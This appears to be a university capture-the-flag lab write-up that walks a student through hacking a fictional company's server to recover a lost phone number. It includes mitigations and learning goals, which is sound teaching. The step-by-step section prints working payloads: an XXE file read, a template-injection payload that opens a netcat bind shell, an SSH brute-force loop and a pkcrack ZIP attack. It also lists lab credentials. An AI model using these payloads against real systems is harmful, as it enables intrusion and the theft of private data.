Crazy, stupid, love.

Victor Chibotaru Larissa Laich Galina Peycheva Ondrej Skopek
Team 5
Department of Computer Science
ETH Zurich
Switzerland
{viktorc, llaich, galinap, oskopek}@ethz.ch

January 17, 2018

Abstract

Attempt to penetrate a company's internal employee registry to recover a girl's phone number. To do this, you have to overcome multiple layers of security. To get SSH access to the company's server, you need to first obtain user credentials using a server-side XXE vulnerability. Then, to obtain the first part of the admin's SSH password, you exploit a server-side template injection vulnerability in the admin's contact form, and obtain the second part of their password by reverse engineering a custom-made two-factor authentication app. Using those secrets, you log in to the admin's server and get an encrypted ZIP file of the company's internal employee registry. Using a known-plaintext ZIP vulnerability, you decrypt and decompress the file, and get the phone number you lost!

1 Backstory

One day at PapperlaPub, you meet this amazing girl and start a long conversation with her. You are super excited: Despite your computer science background, you managed to get her phone number! The next morning, when you sober up, you start thinking about your amazing evening, and want to text her. Where did you put her phone number? After desperately searching for hours, you realize that you've probably lost it on your way home! What should you do now?

Fortunately, you remember that she works at Gügli. So you try to call the company but the secretary tells you that she will not provide any data about employees, and also will not forward any message to the girl. You are very upset. How can anybody be that mean? Suddenly, it hits you. The girl was complaining about their local sysadmin a lot. Should you try to get the phone number by hacking into the Gügli system? It's a long shot, but it's definitely worth a try!

2 Requirements

We will need two VMs:

1. Client VM, with:
   - Browser (or curl for the adventurous)
   - Java, JDGUI
   - nmap
   - nc
   - pkcrack
   - Python
   - SSH client
   - A brute-force solution for SSH (e.g. THC-Hydra or sshpass + bash)

2. Server VM (Linux, any version/distribution), with:
    - Web server (Flask + uwsgi + Nginx)
    - SSH daemon
    - Python
    - OpenSSL

3 Learning goal

In practice, getting root access is a multistep process. Systems and networks are protected on multiple levels. (Un)fortunately, each of the steps often has several vulnerabilities. In our challenge, level:

1. teaches you that
    (a) XML External Entity Injection (XXE, [1]) is an easy to miss and easy to exploit vulnerability, which may lead to Server-Side Request Forgery (SSRF, [2]) and data leaks,
    (b) one should disable XML's external entities processing if they are not needed,
    (c) not sanitizing user input is a bad idea every time;
2. teaches you that
    (a) there is such an attack as Server Side Template Injection (SSTI, [3]),
    (b) one should only use secure APIs and use them properly — reinventing the wheel is a bad security practice,
    (c) again: not sanitizing user input is a bad idea every time;
3. teaches you that
    (a) even inside a secured system, protecting yourself and all other systems is still important,
    (b) two factor authentication (2FA) is important, but also important to get right,
    (c) implementing own cryptography is a bad idea in most cases,
    (d) two factor authentication should resist brute-force attacks (ideally, use one-time tokens with a negligible probability of guessing);
4. teaches you that
    (a) system administrators might not be the security gurus they pretend to be,
    (b) ZIP archives might be vulnerable to Known-Plaintext Attacks (KPA, [4]),
    (c) storing your company's important details locally in an encrypted ZIP file is a very bad idea, even if only the administrator has access.

4 Mission

Gain access to the company's employee registry data containing the girl's lost number! The registry data is surely backed up in some folder on the server by the system administrator ...

5 Mitigation

Step 1

- Thoroughly check and sanitize user input!
- For the XXE vulnerability — disable the External Entities feature in your XML parser.
- Minimize the attack surface by not exposing such powerful tools like XML queries to users.
- Do not leave debugging info lying around.

Step 2

- Thoroughly check and sanitize user input!
- For the SSTI vulnerability — use the correct API provided by the template rendering engine.
- Never write down important passwords, at least in a way that is accessible online in any way.

Step 3

- Do not create your own and buggy software for two factor authentication.
- Use trusted, proven, and updated versions of software.

Step 4

- Never store critically important information on servers accessible from the external network if access is not absolutely necessary.
- Do not store backups in password-protected ZIP files.
- Store unrelated data separately.

6 Type of challenge

This is an online challenge.

7 Category

- Penetration Testing
- Web Security
- Reverse Engineering
- Cryptography

8 Hints

We've decided that for such a big challenge three hints are not enough. That's why we moved the hints to the `/hints` URL path of the web server and made them more fine-grained.



Figure 1: An overview of our challenge. The system's vulnerable components are displayed as red boxes and the obtained data in green boxes. The attacks to exploit the vulnerabilities are written on the edges.

9 Step-by-step instructions

The tools you will need are available in `~/tools`. For a general overview of the different levels of the challenge, see Figure 1.

1. Do network reconnaissance to gain knowledge about the connected machines.
2. Find the Server VM, enumerate all the open ports using nmap, figure out which services are running for each of the ports.
3. Get user access to the company's server.
   (a) Use an XXE exploit to attack the service for listing users and their certificates. The service will accept "smart" queries written in XML to filter out the search results, but luckily for you, the parser is vulnerable to XXE. Thus, it is possible to extract files from the server. The paths to the web application's source files are "accidentally" inserted into the query response web page as debug output that someone forgot to remove.
   (b) To exploit the vulnerability use the following vector, which dumps the contents of the file located at provided path:

```
<?xml version="1.0"?>
  <!DOCTYPE foo [
    <!ELEMENT foo ANY >
    <!ENTITY xxe SYSTEM "file:///home/web-app/.../__init__.py" >
  ]>
  <query>
    <count>&xxe;</count>
  </query>
```

   (c) Use the exploit to dump the `__init.py__` (the path to it is provided as "debug info" in the web page). The database file is unfortunately not obtainable using this vulnerability, as it contains a null character.

(d) Read the dumped file and notice that it imports another Python module called `models`.

(e) Using the same exploit and elementary Python knowledge (the `models` module source file is very likely in the same folder and named `models.py`), dump the `models.py` file.

(f) Read the file and notice "accidentally" forgotten usernames and password hashes.

(g) Recover the passwords from their hashes using a rainbow table, e.g. John the Ripper or a website such as:

`https://crackstation.net`

4. Steal the first half of admin's SSH password.

(a) The company's admin contact form is vulnerable to multiple injection attacks (including reflected Cross-Site Scripting (XSS, [5]) and SSTI). Our intention is to make students first try the obvious XSS vectors and realize that they are not working because the admin wrote a server-side script, which generates automatic replies to users' queries, and is not aware of JavaScript at all.

(b) The second attack vector would be one against the template rendering engine. Here's a possible exploit for it:

```
{{ ''.__class__.__mro__[2].__subclasses__()[40]('/tmp/evilconfig.cfg', 'w'
    ).write('from subprocess import check_output\n\nRUNCMD = check_output\
    n') }}
{{ config.from_pyfile('/tmp/evilconfig.cfg') }}
{{ config['RUNCMD']('nc -lnvp 8000 -e /bin/sh',shell=True) }}
```

This exploit starts a remote shell accessible at port 8000.

(c) Use `nc gugli 8000` to connect to the shell and explore the web application source files.

(d) Find the previously unobtainable `view.py` file (the file was not readable with the previous XXE exploit).

(e) Find the first half of admin's SSH password in the file.

5. Steal the second half of admin's SSH password.

(a) Find the 2FA app in the menu and download it.

(b) Use a java decompiler and check out the algorithm:

`java -jar ~/tools/jd-gui-1.4.0.jar`

Understand that there's no way to recover the needed secret, but the algorithm returns only three decimal digits!

(c) Brute-force the obtained password appended with a 2FA token using THC-Hydra or `ssh` and `sshpass` combined with elementary `bash` scripting:

```
#!/bin/bash
function trylogin {
    pass="${adminpass}$1"
    echo "Trying $pass"
    sshpass -p "$pass" ssh "$adminuser@gugli"
}
export adminuser="TODO: Set admin's username here"
export adminpass="TODO: Set first half of admin's pass here"
for i in $(seq 0 999); do trylogin "$i"; done
```

6. Recover the girl's number from the encrypted database.

(a) Find the `~/database_backup/backup.zip` file.

(b) Read through the `contents.txt` file next to it. Tt describes the contents of the ZIP archive.

(c) Understand that the encrypted archive contains the file.

(d) Realize that a Known-Plaintext Attack is possible.

(e) Use, for example, PkCrack:
```
~/tools/pkcrack-1.2.2/src/pkcrack -c contents.txt \
-p contents.txt -P contents.zip -C backup.zip -d output.zip
```
Important note: `contents.zip` should be created with the same `zip` options as the original `backup.zip`. The options are stated in the `contents.txt` file. The archive should be generated on the **server** machine in order to use the same ZIP version, but can be decrypted on the client VM.

(f) Find the girl's number in the DB!

10 Implementation

10.1 Network

The network consists of two VMs with statically allocated IP addresses:

- Server: `192.168.0.1` (with hostname `gugli` set on client VM)
- Client: `192.168.0.2`

Both of the VMs have "internal network" VirtualBox network adapters. No other special network setup is required, so deploying the challenge in some other environment should be straightforward. Just make sure to statically set the server's IP address and provide it to the client.

The client VM has an additional "NAT" adapter for internet access.

10.2 Server

The server is a Debian 9 VM. It runs an Nginx + uwsgi + Flask web server. There are two user accounts available for interactive login (via SSH too):

- `root:gtavibkznsseauu`
- `bestadminever:ilovekittens988`

We took care to protect the server against DOS attacks from evil students (in case the challenge gets deployed to a platform like Hacking Lab):

- None of the accounts on the server has `sudo` privileges (except root).
- All the important for the challenges files are owned by root and only readable by corresponding users. The only exception are the files contained in the `/home/www-data/webapp_writable` folder. Those are the Linux FIFO between Nginx and uwsgi, and the logs of the Flask server. We could not come up with a solution for those files. In case they get deleted all that needs to be done to restore the server's state is: `systemctl restart webapp.service` under root.

Another risk is students getting root access by exploiting some fresh Linux vulnerabilities, but we see no way of defending against it ahead of time.

10.3 Client

The client is a Ubuntu 16.04 VM. It has all the necessary tools installed in `/home/hacker/tools` folder.

It also has the `gugli` hostname and corresponding IP address added in `/etc/hosts`. Other than that it, is a typical out-of-the-box Ubuntu distribution and could easily be replaced by any other distribution (i.e. the Hacking Lab Client VM).

10.4 Local challenge setup

1. Import the two VMs into VirtualBox.
2. Start the Server VM (headless).
3. Login to the Client VM using `hacker:hacker`.
4. Network reconnaissance can essentially be skipped: the server is accessible at the IP `192.168.0.1` or DNS name `gugli` from the Client VM.
5. From here, follow the Step-By-Step instructions in Section 9.

References

[1] CWE-611: Improper Restriction of XML External Entity Reference (XXE). Available from MITRE, CWE-ID CWE-611. URL `http://cwe.mitre.org/data/definitions/611.html`.

[2] CWE-918: Server-Side Request Forgery (SSRF). Available from MITRE, CWE-ID CWE-918. URL `http://cwe.mitre.org/data/definitions/918.html`.

[3] CWE-96: Improper Neutralization of Directives in Statically Saved Code (Static Code Injection). Available from MITRE, CWE-ID CWE-96. URL `https://cwe.mitre.org/data/definitions/96.html`.

[4] Eli Biham and Paul C. Kocher. A known plaintext attack on the PKZIP stream cipher. In *Fast Software Encryption*, pages 144–153, Berlin, Heidelberg, 1995. Springer Berlin Heidelberg. ISBN 978-3-540-47809-6.

[5] CWE-79: Improper Neutralization of Input During Web Page Generation (Cross-site Scripting). Available from MITRE, CWE-ID CWE-79. URL `https://cwe.mitre.org/data/definitions/79.html`.